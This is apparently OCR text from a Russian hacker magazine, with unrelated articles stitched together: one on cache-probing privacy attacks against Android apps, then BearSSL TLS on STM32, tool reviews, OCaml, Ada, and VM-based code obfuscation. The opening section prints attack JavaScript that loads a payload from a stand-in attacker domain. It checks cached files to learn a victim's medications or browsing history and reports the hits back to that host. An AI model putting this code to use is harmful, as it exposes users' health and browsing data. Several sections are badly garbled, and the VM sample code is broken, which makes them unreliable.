Теперь я хочу на реальных примерах показать, как знание о наличии некоего файла может быть использовано для эксфильтрации твоей конфиденциальной информации.

GoodRx

GoodRx — приложение для поиска лекарств. Оно кеширует изображения лекарств, которые пользователь искал или добавил в закладки. Злоумышленник может создать список из нескольких десятков антидепрессантов и подготовить массив, который будет содержать имена соответствующих изображений, чтобы затем сравнивать их с уже кешированными изображениями. Таким образом информация о любых препаратах, которые ты принимаешь, может оказаться в руках злодея, которым ты бы предпочел никогда ее не доверять.

```
// ***********************************
// *** Пример вредоносного объявления
// ***********************************
<HTML>
  <script src="http://attackerdomain.com/payload.js"></script>
</HTML>

// ***********************************
// *** payload.js - проверяет существование файла в кэше
// ***********************************
// Закидуем для теста
var checklist = {
  '1':
    'GMail': '-7196230A.0',
    'BriteEdit': '45/90857.0',
  ...
    'Kanas': '-685/5087.0'
};

function imagePresent(x)
{
    var report_obj = document.createElement('img');
    report_obj = "http://attackerdomain.com/report?mark" + x.target.label;
    // создаем уникальное имя, в том существует кешированное изображение лекарства
    document.body.appendChild(img_obj);
}

function setImages()
{
    for (var key in checklist)
    {
        var img_obj = document.createElement('img');
        // сам к закешированным изображениям обратиться, возьмем/в ImagePresent
        img_obj.addEventListener("load", imagePresent);
        img_obj.src = "file:///sdcard/Android/data/com.good+/cache/all-images/" + checklist[key];
        img_obj.label = key;
        document.body.appendChild(img_obj);
    }
}

window.addEventListener("load", setImages, true);
```

GoodRxJS

Dolphin

Dolphin — веб-браузер для Android. Приложение кеширует во внешнем хранилище изображения и загруженные страницы, чтобы уменьшить нагрузку на сеть. В качестве имен файлов для кешированных адресов Dolphin использует хеши, сгенерированные функцией **String.hashCode()**. Это 32-битное целочисленное значение. Уже описанным способом — проверяя наличие файлов с определенных сайтов — можно выяснить, посещал ли ты их.

```
var checklist =
{
    "DMV": "1645fsh2",
    ...
};

function setFiles()
{
    for (var key in checklist)
    {
        var script_elem = document.createElement("script");
        // если был уже посещен, то возьмем/в fileCreate
        script_elem.addEventListener("load", fileCreate);
        script_elem.src = "file:///sdcard/Tunnybrowser/cache/webviewCache/" + checklist[key];
        script_elem.label = key;
        document.body.appendChild(script_elem);
    }
}

window.addEventListener("load", setFiles, true);
```

DolphinJS

INFO

Внимательный читатель заметит, что здесь через параметр `src` элементу `script` передается не файл JS. Но скрипт загружать и не нужно, достаточно прочитать наличие целевого файла. Если целевой файл присутствует на твоем смартфоне, то WebView радостно вызывает callback, который генерирует событие «Загрузка прошла успешно». Эта техника позволяет правильно определять сайты, которые ты посещал через Dolphin.

KakaoTalk

KakaoTalk — еще одно приложение, которое может стать брешью в твоей безопасности. А возможно, но только твоей. Миниатюрные аватарки твоих друзей приложение кеширует во внешнем хранилище. Если злоумышленник сгенерирует таблицу соответствия кешированных миниатюр с соответствующими им людьми, то сможет легко идентифицировать твоих друзей. Даже если число попыток будет ограничено, все равно возможно узнать, было ли показано объявление конкретному человеку.

Как? А все тем же сканированием во внешнем хранилищ. Только теперь злоумышленник будет искать среди кешированных аватарок твоих друзей. При этом следует понимать, что даже частичная информация о социальных пересечениях жертвы помогает однозначно идентифицировать ее. Предполагаемая личность может быть затем подтверждена при помощи данных геолокации и других метаданных, доступных зловреднОму рекламодателю. Метаданные, которые по отдельности не знают практически ничего, но в совокупности — достаточно идентифицируют личность.

ИТОГИ

Когда речь заходит о кибербезопасности — по крайней мере, когда речь о ней заходит в корпоративном ключе, — принято говорить об управлении рисками. Следует понимать, что при желании нас могут взломать: вопрос только в том, сколько это будет стоить злоумышленнику и как сильно он хочет взломать.

Для атаки, которую я описал, насколько мне известно, пока нет противоядия. Но осведомлен — значит вооружен. Поэтому, когда будешь скачивать очередное бесплатное приложение с рекламными объявлениями, помни, что заплатить ты не только тем, что посмотришь на товары, но, возможно, и конфиденциальностью. ✖

BEARSSL и STM32

КАК РЕАЛИЗОВАТЬ TLS/DRONECAN ДЛЯ САМОДЕЛЬНОГО ГАДЖЕТА

«Хожение» немало стоит об увлекшихся Сергее Ламин парнях, а вот о том, как создать защищенное устройство самому, мы до сих пор не говорили. Наставаю время исправлять-на гр. Сергеем с другой стороны: в этой статье мы сделаем самодельный, запустим шифрованное соединение TLS на микроконтроллере STM32.

Автор: Сергей Ламин
Сергей Ламин, инженер-разработчик российской компании Новатор. Занимается разработкой ПО для ПЛК.

Главная проблема статьи

ЖЕЛЕЗО

Наш гадget будет обращаться к удаленному сервису по протоколу DroneCan. В качестве такого сервиса мы возьмем **Yandex IoT Core**. Для этого есть подарок в пакете STM32Cube, и под гладкие дешевые — наша 3000 рублей. Такого разнообразия перебирать у нас, правда, нет.

Полноценно гаджету все компоненты и использовать возможности F746 Discovery на что тратиться в одном проекте нереально. Согласен с тем, что большинство задач для прототипов только вычислительных между ядра Cortex-M7 в практическом задачи-критерии.

ПРОГРАММНЫЙ БУФЕР

Если в Linux при отсутствии свободного места в файловой системе с ошибкой «No space left on device» приложение не может записать данные, то в STM32 — нет.

BEARSSL И STM32

КАК РЕАЛИЗОВАТЬ ШИФРОВАНИЕ ДЛЯ САМОДЕЛЬНОГО ГАДЖЕТА

Такой программный метод имеет право на жизнь в простых ситуациях, но для криптографического применения в решительно не подходит. К счастью, у микроконтроллера F746NG богатая периферия и есть ГСЧ (TRNG, True Random Number Generator). Им мы и воспользуемся, предварительно заглянув в документацию (RM0385, с. 543). Там всего три регистра, которые отвечают за взаимодействие с аппаратной частью, — RNG_CR (Control Register), RNG_SR (Status Register) и RNG_DR (Data Register).

```
#include cstm32f746xx.h> /* for CMSIS defines */
void rng_enable() {
    if (RNG -> CR & RNG_CR_RNGEN) {
        /* nothing; r already enabled */
    }
    RCC -> AHB2ENR |= RCC_AHB2ENR_RNGEN; /* clock enable */
    RCC -> CR |= RNG_CR_RNGEN; /* rng on */
}
uint32_t rng_generate() {
    if (RNG -> SR & (RNG_SR_CECS | RNG_SR_SECS)) {
        return 0; /* seed error or clock error */
    }
    while (!(RNG -> SR & RNG_SR_DRDY)) {
        /* wait for data to appear */
    }
    return RNG -> DR;
}
```

Без знакомства с документацией такой код может быть сложен для восприятия, но зато это эффективно и, так как мы работаем максимально близко к железу (для языка C, разумеется), требует минимум машинных инструкций и отличие от библиотек HAL, Hardware Abstraction Layer). Конечно, настройка остальной периферии занимает чуть больше времени и места, но принцип остается тем же. Так что со временем изучение CMSIS обязательно окупит себя.

Функции ввода-вывода

BearSSL внутри состоит из трех глобальных объектов: движок, контекст клиента (или сервера) и контекст проверки сертификатов. Это платформенно-высокие вещи, и для связи с внешним миром им нужны всего две базовые функции на прием и передачу, которые необходимо зарегистрировать в библиотеке для обратного вызова. Это сложная часть пользовательского кода, поэтому есть смысл потратить время и изучить ее подробнее.

```
#include "bearssl.h"
#include "ESP8266.h"
#define INPUT_SIZE (0x2000) /* 8 KiB should be enough */
static uint8_t input[INPUT_SIZE];
/* BearSSL local objects */
static br_ssl_client_context sc;
static br_x509_minimal_context xc;
static br_ssllio_context ioc;
/* TCP/SSL driver variables */
static uint_fast16_t rx_bytes = 0; /* number of received bytes */
static uint_fast16_t p = 0; /* input buffer index */
extern ESP8266 *wifi; /* should be defined in main */
static int wifi_recv(void *ctx, unsigned char *b, size_t len) {
    uint_fast16_t rq_bytes = len; /* bearSSL requested some bytes */
    while (rx_bytes - p < rq_bytes) { /* have to fulfill request */
        wifi->loop();
    int rc_len = wifi -> recv(input + rx_bytes, INPUT_
SIZE - rx_bytes, 100);
    rx_bytes += rc_len; /* received bytes */
        }
    }
    while (rq_bytes-- > 0) {
        *(b++) = input[p++];; /* handle all bytes to bearSSL */
    }
    return len; /* request completed, report success*/
}
static int wifi_send(void *ctx, const unsigned char *b, size_t len) {
    rx_bytes = p = 0; /* flush input buffer */
    return wifi -> send((uint8_t*) b, len) ? len : 0; /* if not
success, report to be called again */
}
```

Обрати внимание на размер буфера и его расположение. Протокол SSL/TLS предусматривает длину сообщений до 16 Кбайт. На практике ты вряд ли встретишь настольная библиотека сообщение, поэтому 8 Кбайт выглядят разумным компромиссом. Кроме того, буфер размещен во внутренней SRAM микроконтроллера. Так как буферов у нас будет больше одного, возможно, это не самое удачное место.


В самом начале я говорил о внешней микросхеме SDRAM, которая имеет гораздо больший объем (8 Мбайт против 320 Кбайт) при сравнительно одинаковой скорости и времени доступа. После инициализации FMC и банков памяти это пространство будет доступно для программы, и, скорее всего, это более подходящее место. Однако это увело бы нас чуть в сторону от основной темы статьи.

Основное место в коде занимают методы **recv()** и **send()** класса ESP8266. Именно для использования готовой библиотеки пришлось исходно приобрашать **Serial1** в исходниках STM32duino. Зато, уже имея на руках отлаженный код, сравнительно просто организовать учет данных, приемных и передачных bearSSL.

Здесь есть нюанс: иногда метод **recv()** не находит доступного сегмента и возвращает ноль, хотя прием еще не был завершен. К счастью, библиотека bearSSL лучше знает, сколько байтов должно поступить (для этого в заголовке каждого сообщения SSL/TLS есть поле с количеством байтов в теле), поэтому доверяемся ей и не выходим из внешнего цикла **while** до окончания передачи.

ПОДКЛЮЧАЕМСЯ К API

Теперь, когда все готово, надо протестировать наш код на чем-то интересном. Вообще, потребность подключения и настройки библиотеки bearSSL под STM32 лично у меня возникла, когда я захотел парсить данные с рынка в одной популярной многопользовательской игре и выводить их на дополнительный дисплей. Уверен, у тебя уже есть свои мысли, как с пользой применить полученные знания, поэтому буду краток и просто покажу как пример.



Доска объявлений в Final Fantasy XIV

Самый простой способ получить актуальные рыночные цены для FFXIV — это послать запрос на сторонний сервис, который предоставляет API, он называется XIVAPI. Но сам сервер ограничивает число запросов за секунду, и, чтобы вести подсчет, требуется вместе с запросом посылать уникальный ключ клиента или приложения (стандартно). Именно чтобы сохранить ключ в секрете и не позволить третьей стороне использовать сервис от нашего лица, запрос следует посылать по HTTPS-протоколу с шифрованием SSL/TLS.

```
#include "ESP8266.h"
#define PORT (443)
#define BR_IN_SIZE (0x2000)
#define BR_OUT_SIZE (0x2000)
#define BUFFER_SIZE (0x2000)
#define ENTROPY_SIZE (8) /* total 256-bits of random from
hardware RNG */
const char *ap_name = "wifi_name"; /* user defined */
const char *ap_pswd = "wifi_pswd"; /* user defined */
const char *host = "www.xivapi.com";
const char *path = "/market/cerberus/items/18189/history?key=XXXXXX
XXXXXX"; /* user defined */
ESP8266 *wifi;
static uint8_t iobuf_in[BR_IN_SIZE];
static uint8_t iobuf_out[BR_OUT_SIZE];
static uint8_t buffer[BUFFER_SIZE]
void setup() {
    uint32_t entropy_pool[ENTROPY_SIZE];
    Serial.begin();
    Serial.println();
    wifi = new ESP8266(Serial6, 1000000);
    wifi -> joinAP(ap_name, ap_pswd);
    br_ssl_client_init_full(&sc, &xc, TAs, TAs_NUM); /* user defined
trust anchors */
    br_ssl_engine_set_buffers_bidi(&sc.eng, iobuf_in, sizeof(iobuf_in
),

 iobuf_out, sizeof(iobuf_out));
    rng_enable();
    for (uint_fast8_t i = 0; i < ENTROPY_SIZE; ++i) {
        entropy_pool[i] = rng_generate();
    }
    br_ssl_engine_inject_entropy(&sc.eng, entropy_pool, sizeof(entrop
y_pool));
    br_ssllio_init(&ioc, &sc.eng, wifi_recv, wifi, wifi_send, wifi);
}
void loop() {
    wifi -> createTCP(host, PORT);
    /* send request */
    br_ssl_client_reset(&sc, host, 0);
    br_ssllio_write_all(&ioc, "GET ", 4);
    br_ssllio_write_all(&ioc, path, strlen(path));
    br_ssllio_write_all(&ioc, " HTTP/1.1\r\nHost: ", 17);
    br_ssllio_write_all(&ioc, host, strlen(host));
    br_ssllio_write_all(&ioc, "\r\n\r\n", 4);
    br_ssllio_flush(&ioc);
    /* receive answer */
    for (uint_fast16_t len = 0; len = 0;; count += len) {
        len = br_ssllio_read(&ioc, buffer + count, BUFFER_SIZE - count
);
        if (len < 10) { /* last record */
            buffer[count] = '\0';
            break;
        }
    }
    br_ssllio_flush(&ioc);
    wifi -> releaseTCP();
    Serial.println((char*)buffer);
    delay(10000);
}
```

Если ты запустишь этот код (и если Хакануби услышит твои молитвы), то в «Мониторе портов» увидишь стандартный ответ сервера HTTP и полезную нагрузку — JSON с ценами на сервере Cerberus для предмета с ID 18189 (к слову, это High Steel Longsword).

Распарсить объект и получить любую интересующую информацию теперь легко с помощью библиотеки rapidjson. Я обрабатываю данные сразу на микроконтроллере и вывожу на дисплей с помощью периферийного модуля LTDC. Это и близко не исчерпывает возможности микросхемы F746NG, поэтомуليني для меня впереди еще много работы по этому проекту.

Конкурентно-способную на рынке вы видит как-то так. Интересно, за это банят?

ЗАКЛЮЧЕНИЕ

Надеюсь, тебе было интересно и ты узнал для себя что-то новое. Программирование близко к железу имеет свои сложности, но оно позволяет почувствовать и почить все нюансы работы как программной, так и аппаратной части.

К сожалению, я не смог в объеме статьи уместить полноценную обработку ошибок или вывод отладочной информации (попробуй сделать любопытства выводить тело сообщений SSL/TLS и сравни их с содержанием в RFC). Но возможно, это и к лучшему. У тебя есть стимул дополнить и самостоятельно улучшить код, как тебе будет нужно.

Кроме того, рекомендую все-таки завести внешнюю SDRAM и расположить буферы ввода-вывода там или подумать об использовании прямого доступа к памяти (DMA). Не забывай параметры сессии уже в кешах. Это не так уж плохо, все-таки криптография требует приличного количества ресурсов, да и запрос у нас с реальной полезной нагрузкой, а не просто HTTP/1.0 200 OK.

На самом деле в линейке F7 от STMicroelectronics уже есть множество с аппаратными блоками HASH и CRYP. По тестам, это позволяет сократить время некоторых вычислений от двух до четырех раз! К сожалению, в F746NG эта периферия недоступна, да и bearSSL их пока не поддерживает.

Вместе с дополнительными библиотеками (для JSON и GUI) код занимает всего 186 Кбайт ПЗУ (ROM) и 45 Кбайт ОЗУ (RAM). При этом около 40% уходит на графический интерфейс и шрифты для экрана. Если использовать внешнее хранилище в виде QSPI flash или карты microSD, то расход по памяти можно еще сократить. Напомню, у микроконтроллера целый мегабайт ПЗУ и 320 Кбайт ОЗУ, так что реализовать можно еще много интересного. Дерзай!


WWW

Андрей Письменный
Главный редактор
aesmenny@gmail.com

1 REMOVE.BG — СЕРВИС, КОТОРЫЙ ЗА СЕКУНДЫ УБИРАЕТ ФОН У ФОТОГРАФИЙ

Первое, с чем сталкиваешься, когда хочешь сделать коллаж из нескольких фотографий, — это необходимость убрать фон у картинки. Чего только не придумали, чтобы упростить эту задачу! Сервис с говорящим названием remove.bg максимально облегчает процесс и не требует никаких дополнительных манипуляций — достаточно загрузить картинку.

В этом же и главный недостаток remove.bg — он сам решает, где фон, а где объект и какие объекты нужны, а какие нет. В основе, как нынче принято, — ИИ на базе глубокой нейросети. И надо отдать должное этому алгоритму: он неплохо справляется с растрепанными волосами и прочими тонкими материями, зачастую неподвластными обычной «волшебной палочке» в Photoshop.




На выходе ты получаешь картинку в формате PNG с прозрачным фоном, которую можно тут же отправить в редактор. Регистрироваться на remove.bg не нужно, никаких квот нет.

Кстати, если тебе вдруг понадобится сделать картинку покрупнее, не теряя в качестве, то обрати внимание на другой сервис — LetsEnhance.io. Он позволяет бесплатно обработать до пяти изображений и справляется с задачей намного лучше, чем ресайз в фоторедакторе.


2 HOMELABOS — МЕНЕДЖЕР ПРИЛОЖЕНИЙ ДЛЯ ТВОЕГО ЛИЧНОГО СЕРВЕРА

Поскольку недоверие к сторонним сервисам все растет, а цены на выделенные серверы с Linux нынче низки, развернуть собственное облачное хозяйство становится все более привлекательной идеей. Конечно, ты можешь деплоить все приложения сам, но проект под названием HomelabOS предлагает другой подход и стремится сделать серверный софт настолько же простым в обращении, как и десктопный.

Развернув HomelabOS на своем сервере, ты сможешь в один клик устанавливать софт из предложенного набора. Всего сейчас доступно 35 программ, среди которых средства для автоматизации, медиасерверы, торрент-клиент с надстройками для скачивания передач и сериалов по расписанию, файловые хостинги, вики и репозиторий кода Gitea, средства синхронизации контактов и заметок, агрегатор RSS и многие другие вещи.



Список (ценный, кстати, и сам по себе) растет с каждой новой версией HomelabOS и по мере поступления заявок от пользователей. Каждое приложение — это контейнер Docker, что, с одной стороны, означает повышенную надежность, с другой — сулит оверхеды по производительности, так что HomelabOS — не для совсем слабых конфигураций.



Веб-консоль

Для развертывания тебе потребуется сервер с Ubuntu (на момент написания этой заметки требуемая версия — 18.04), настроенный на авторизацию ключом, а также Ansible на твоей локальной машине. Единственная (но важная) часть набора, установка которой пока что не автоматизирована, — это OpenVPN, но есть простые инструкции по запуску.


Читай также: «Seedboxes. Как раздавать и скачивать торренты, не оставляя следов»

3 MARKER — УТИЛИТА, КОТОРАЯ ПОДСКАЖЕТ ПАРАМЕТРЫ КОМАНД *NIX

Командная строка — потрясающе мощный, но далеко не самый интуитивный интерфейс. То же касается и самих консольных команд. Вот бы существовал способ сразу видеть все нужные параметры, когда ты набираешь название команды... и такой способ существует!

Мы уже не раз писали о программах и сервисах, которые облегчают общение с терминалом. Например, может помочь TLDR pages — это вариант man, который дает только самые необходимые знания в наиболее сжатом виде. Другой вариант — это cheat.sh, занятный сервис, который при запросе из командной строки присылает выдержки из самых разных читшитов (подробности — в нашем материале).

Утилита под названием Marker чем-то напоминает cheat.sh, но в отличие от него не требует соединения с интернетом и не работает как отдельная команда, а встраивается прямо в Bash или ZSH. Набираешь какую-нибудь команду, нажимаешь Ctrl-пробел и видишь список из наиболее частых вариантов использования. Выбираешь нужный, и он вставляется в командную строку.



Сочетание Ctrl-t помогает быстро передвигать курсор к началу ближайшего плейсхолдера — они по умолчанию подставлены вместо, например, названий файлов. То есть, чтобы, к примеру, распаковать архив .tar.gz, ты можешь написать `tar`, нажать Ctrl-пробел, стрелкой вниз выбрать строчку `tar xzf {{source.tar.gz}}`, вставить (Enter), а затем нажать Ctrl-t, чтобы стереть пример в фигурных скобках. Вписываешь название своего файла, и готово. Да, это дольше, чем просто набрать xzf, зато не нужно ничего помнить.

Поскольку Marker — это надстройка над TLDR pages, в нем по умолчанию есть все распространенные команды и даже специфичные для FreeBSD и macOS (кстати, о маковских командах мы подробно писали). А вот сменить занятое на маке сочетание клавиш Ctrl-пробел на что-другое не так легко, и, похоже, это потребует погружения в исходники.

Читай также: «Прокачай терминал! Полезные трюки, которые сделают тебя гуру консоли»

СИЛА OCAML

РАЗБИРАЕМСЯ С ТИПИЗАЦИЕЙ И ПЯТЬЮ ФУНКТОРЫ

Дмитрий Вахрушев
Системный администратор, программист, любитель ОС FreeBSD, Linux, Solaris, Windows, Mac OS X, Android, iOS
dmitry@vakhrushev.me

Статическая типизация языка обычно выглядит плюсом лишь тогда, когда ты уже сделал ошибку. Но если до того момента в процессе кажется, что компилятор ругается на ерунду, то, скорее всего, ты допустил ошибку в спецификации. Сегодня мы рассмотрим язык OCaml и разберемся, что статическая типизация необязательна, сильна с подсказками.

ЧЕМ И ЗАЧЕМ ПИСАТЬ

OCaml относится к семейству ML. А язык ML мне отличается новой формой Standard ML. Мы пишем на языке программирования сайта или OCaml и сохраняем файлы с расширением .ml.

Для компиляции в байт-код нужно запустить компилятор ocamlc. Для компиляции в машинный код нужно использовать компилятор ocamlopt. Сегодня мы рассмотрим язык OCaml и разберемся, что статическая типизация необязательна, сильна с подсказками.

Для компиляции в байт-код нужно запустить компилятор ocamlc. Для компиляции в машинный код нужно использовать компилятор ocamlopt. Сегодня мы рассмотрим язык OCaml и разберемся, что статическая типизация необязательна, сильна с подсказками.

ЧЕМ И ЗАЧЕМ ПИСАТЬ

Статическая типизация необязательна, сильна с подсказками. Сегодня мы рассмотрим язык OCaml и разберемся, что статическая типизация необязательна, сильна с подсказками.

ЧЕМУ ОСКОРБИТЕЛЬНО?

НА ЧТО СПОСОБНА ADA

ДЕЛАЕМ УТИЛИТУ ДЛЯ ДЕТЕКТА ГИПЕРВИЗОРА НА ПОЛУСБОЛЬШОМ ЯЗЫКЕ

Эрнест Ахмадеев
Senior Software Developer
Positive Technologies
ernest.ahmadeev@ptsecurity.com

Почти всего только язык на реальном проекте, поэтому когда в сложной технологии, реализованную с ядра, и постоянно сейчас приходится заниматься разработкой утилиты для детекта работы в гипервизоре. Но сейчас по опыту расскажу, как программирование показало вывести разработчиков на новый уровень.

Гипервизор, кстати, что в первом или его конкретном реализации выглядит сложно, но поскольку исполняется на железе, гипервизор предоставляет гостевым приложениям сложные сервисы, скажем, взаимодействие с другим ядром, виртуальная адресная память, виртуальные прерывания.

Для чего проверки в рамках ничего, кроме для определения гипервизора, в основном работают внутренние механизмы. В ядрах ОС на основании его информации, которая не гарантирует, что гостевая ОС, которая не гарантирует, которая не гарантирует, которая не гарантирует

КОДИНГ

ВИРТУАЛКА СВОИМИ РУКАМИ

КАК ОБФУСЦИРОВАТЬ КОД ПРИ ПОМОЩИ ВИРТУАЛИЗАЦИИ И ЧТО ДЕЛАТЬ С ТАКОЙ ЗАЩИТОЙ

Ян Бастет
ian.bastet@gmail.com

Есть множество решений для защиты программ, которые серьезно усложняют работу хакеров: изолированные среды, работают с аппаратурой (клавиатурой, дисплеем, контроллером) целостность своего кода и динамически шифруют свои данные в памяти, защищаются от дампа. Еще одна мощная техника защиты — это виртуализация кода. В этой статье я покажу, как она работает.

INFO

Чтобы другие статьи автора по теме работы в защите от хакеров:

- Белый ящик. Как обфуцировать вызовы WinAPI в своем приложении
- Как сделать свой отладчик, работающий на аппаратной и ядерной основе
- Антиотладка. Теория и практика защиты программ от дебага

Чтобы прочитать для примера, что такое программа-протектор, и как ее обходить, см. статьи:

- Как я взломал Themida 2.1.0.0 и сделал свой распаковщик
- Как я взломал Themida 2.1.0.0 и сделал свой распаковщик. Часть 2

Здесь я имею в виду не виртуальные машины вроде VirtualBox или VMware и, по-прежнему, которые запускают исполняемый код, чтобы запрещать другим программам его изучать. В этой статье мы рассмотрим технологию работы виртуальных машин, компилятора, транслятора кода, а также начальные сведения о виртуальных машинах. Будет показано, как обфуцировать свои программы с помощью виртуальных машин.

Итак, виртуальные машины, предназначенные для запутывания кода, основаны на идее замены машинного кода (x86, x64) на свой собственный, исполняемый (и в архитектуре x86-64, на что был код, который мы изобрели сами). Чтобы **VMWORKSHOP** выполнялся в управлении в программе, перевод/запуск виртуальных машин необходимо предоставлять каждый раз/когда, что он работает, что он работает. Для этого **VMWORKSHOP** использует виртуальные машины, которые, в свою очередь, можно отладить, можно отслежить какого набора. Знание и использование набора инструкций

INFO

Инструкциями процессора состоит из машинноязычный, а они, в свою очередь, реализуют сложные операции, которые нужны программам, которые для каждого разделить на более конкретные: работа с дисковыми/сетевыми устройствами (API) процессами, переключение регистров и кодами АПИ, обновление кода (см. выше АПИ, которые АПИ на выполнение математических операций).

СТЕКОВАЯ ВИРТУАЛЬНАЯ МАШИНА

Виртуальная машина представляет собой: работы процессора, работы (см. выше). Для этого мы воспользуемся реализованной собственного стека, который будет работать в стеке, стеке.

INFO

LIFO (last in, first out) — стеком называется такая структура данных, в которой последний элемент на стеке, если нужный вдруг нужен в середине стека, нельзя его просто вытащить, можно только полностью убрать верхние сверху и так до него добраться. Получается, мы всегда работаем только верхний элемент стека.

В этом нет ничего сложного — по сути, это просто массив данных с указателем на последний элемент.

```
// Размер памяти
DWORD dwMemSize = 0;
// Массив памяти, который состоит из элементов типа int
int stack[MAXMEM];
// Указатель на последний элемент в стеке, который стек не
инициализирован
int sp = -1;

// Стек для сохранения памяти нашей виртуальной машины. Чтобы
переиспользовать по мере, достаточно обычных операций с массивами:
int stack[size] = data;     // Положим данные
int data2 = stack[-sp];     // Возьмем данные

// Данные, чтобы наш язык не «сломался», нам необходимо позаботиться
о проверках, чтобы не «добавляли» только взять данные, когда память пуст,
и не «брали» больше данных, чем имеется в наличии:
// Проверка стека на пустоту
function mpsr: TBOOL [1], // стек пуст,
// FALSE [0], если данные есть
int empty_sp[1];
return sp == -1 ? 1 : 0;

// Проверка стека на переполнение
// Функция вернет TRUE [1], если стек полон,
// FALSE [0], если место есть
int full_sp[1];
return sp == MAXMEM ? 1 : 0;

Как видишь, никакой магии нет! Мы успешно запрограммировали память для нашей будущей VM. Для примера мы попробуем в конкурсе. Создадим переменную **mnemonics** и заполним его инструкциями для нашей VM (читай комментарии):

// Подготовим мнемоники VM
typedef enum {
// Положить значение на стек. Первого аргумента нет
PUSH = 0x00000001,
// Сложить два верхних значения на стеке. Берется аргумента стека
ADD = 0x00000001,
// Сложить два верхних значения стека
MUL = 0x00000001,
// Вычесть два верхних значения стека
SUB = 0x00000001,
// Разделить два значения
DIV = 0x00000001,
// Вывести результат на стек
MOV = 0x00000001,
// Вывести результат на стек
PRINT = 0x00000001,
// Вывести результат на стек
EXIT = 0x00000007
} mnemonics;

// Создадим мнемоники для значения в шестнадцатеричном формате, которое
будет передано сравнивать. Если бы мы не сделали этого и перешли к мнемоникам,
все элементы были бы пронумерованы начиная с нуля: и сделает в функции
сравнения, что мнемоника, а обычные номера нам ничего не дадут. Для этого
примера, которая состоит из наших мнемоник, сделаем следующие:

// Мнемоники
// Пустая строка
PUSH, 0x, // Создаем на стек 22
PUSH, 01, // Создаем на стек 01
ADD, 0x, // Выводим содержимое памяти
SUB, // Вычитание
MUL, // Вывести результат на стека
DIV, // Создаем на стек 21
PUSH, 5, // Создаем на стек 5
PUSH, 5, // Проверка на пустоту
RAX, // Выводим содержимое памяти
RBX, // Выводим содержимое памяти
ADD, // Сложение
PUSH, // Вывести результат
PUSH, 7, // Создаем на стек 7
PUSH, 7, // Создаем на стек 7
RAX, // Выводим содержимое памяти
ADD, // Сложение
PUSH, // Вывести результат
PRINT, // Вывести результат
PRINT, // Вывести результат
PRINT, // Вывести результат
EXIT, // Остановка VM
};

Как видишь, это такой же простой массив. Сравнивается, что может начинать
«сломать» наши мнемоники, что это вообще не нужно.

Кроме того, нам необходимо для каждой инструкции, чтобы переходящую
к ней в случае необходимости:

int ip = 0; // Указатель на инструкции (мнемонику)

// Мнемоники
// Пустая строка
switch (input) {
case PUSH: {
// Проверяем, есть ли место в памяти
if (full_sp[1]
printf("Memory is full!");
break;
}
// Переходящего в свободную ячейку памяти
sp++;
// Проверка стека перед сохранением за мнемоникой PUSH значения
// и создаем его в ячейку памяти
stack[sp] = code[++ip];
break;
}
case POP: {
// Проверка памяти на пустоту
if (empty_sp[1]
printf("Memory is empty!");
break;
}
// Берем значение с вершины стека
int pop_value = stack[sp--];
// Выводим на экран
printf("Result: %d \n", pop_value);
break;
}
case ADD:
// Берем два верхних значения стека
int a = stack[sp--];
int b = stack[sp--];
int sum;
// Складываем их и кладем результат на стек
stack[sp] = b + a;
// Выводим сообщение
printf("ADD-->");
break;
}
case SUB: {
// Берем два верхних значения стека
int a = stack[sp--];
int b = stack[sp--];
int sub;
// Вычитаем их и кладем результат на стек
stack[sp] = b - a;
// Выводим сообщение
printf("SUB-->");
break;
}
case DIV: {
// Берем два верхних значения стека
int a = stack[sp--];
int b = stack[sp--];
int div;
// Делим их и кладем результат на стек
stack[sp] = b / a;
// Выводим сообщение
printf("DIV-->");
break;
}
case MUL: {
// Берем два верхних значения стека
int a = stack[sp--];
int b = stack[sp--];
int mul;
// Перемножаем их и кладем результат на стек
stack[sp] = a * b;
// Выводим сообщение
printf("MUL-->");
break;
}
case RAX: {
// Это простая цикл вывода всех значений массива
int i = 0;
for (i = 0; i < sp; i++) {
printf("%d\n", stack[i], v, stack[i]);
}
break;
}
case TEST: {
// Сравнив значного значения стека с числом 0x11337
// Если число совпадает, выводится сообщение «Good Pass!»,
// иначе «Bad Pass!»
int test = 0x11337 // Ключ для сравнения
printf("%d\n", stack[sp], sp, stack[sp]);
break;
}
case INPUT: {
// Переходящего ввода в памяти
// и при помощи scanf_s запоминаем данные в нам массив
// Введенные данные нахуярит на внутрии массива
int input;
scanf_s("%i", &stack[sp]);
break;
}
case EXIT: {
// Останавливаем стабильной переменной в FALSE,
// чтобы прервать работу VM
VM = false;
printf("Exit VM\n");
break;
}
}

Разумеется, это же самый стабильный код, в жизни, и можно добавить еще разные проверки для повышения стабильности, но в реальности найти ошибки, чтобы переполнения можно отключить или в ночи отладить.

Итак, мы рассмотрели основную виртуальной машины. Давай теперь мы запустим:

int main() {
while (VM) {
decode(code[ip]);
ip++;
}
system("pause");
}

Надо сказать, что в остановке значения переменной **MAXMEM** равным единице, чтобы поиграть VM, каждый только для значения стека, чтобы мы больше не нужно, но это только для демонстрации работы функций, которая нам необходимо переопределение или отслеживание памяти. Вот скриншот работы виртуальной машины:

```
Memory is full!
Memory is full!
Memory is full!

НИЗКОУРОВНЕВОЕ ОБНАРУЖЕНИЕ

КАК ИСПОЛЬЗОВАТЬ ZABBIX LLD, ЧТОБЫ АВТОМАТИЗИРОВАТЬ МОНИТОРИНГ

Иван Расторгуев
Системный администратор
ivan@rastorguev.com

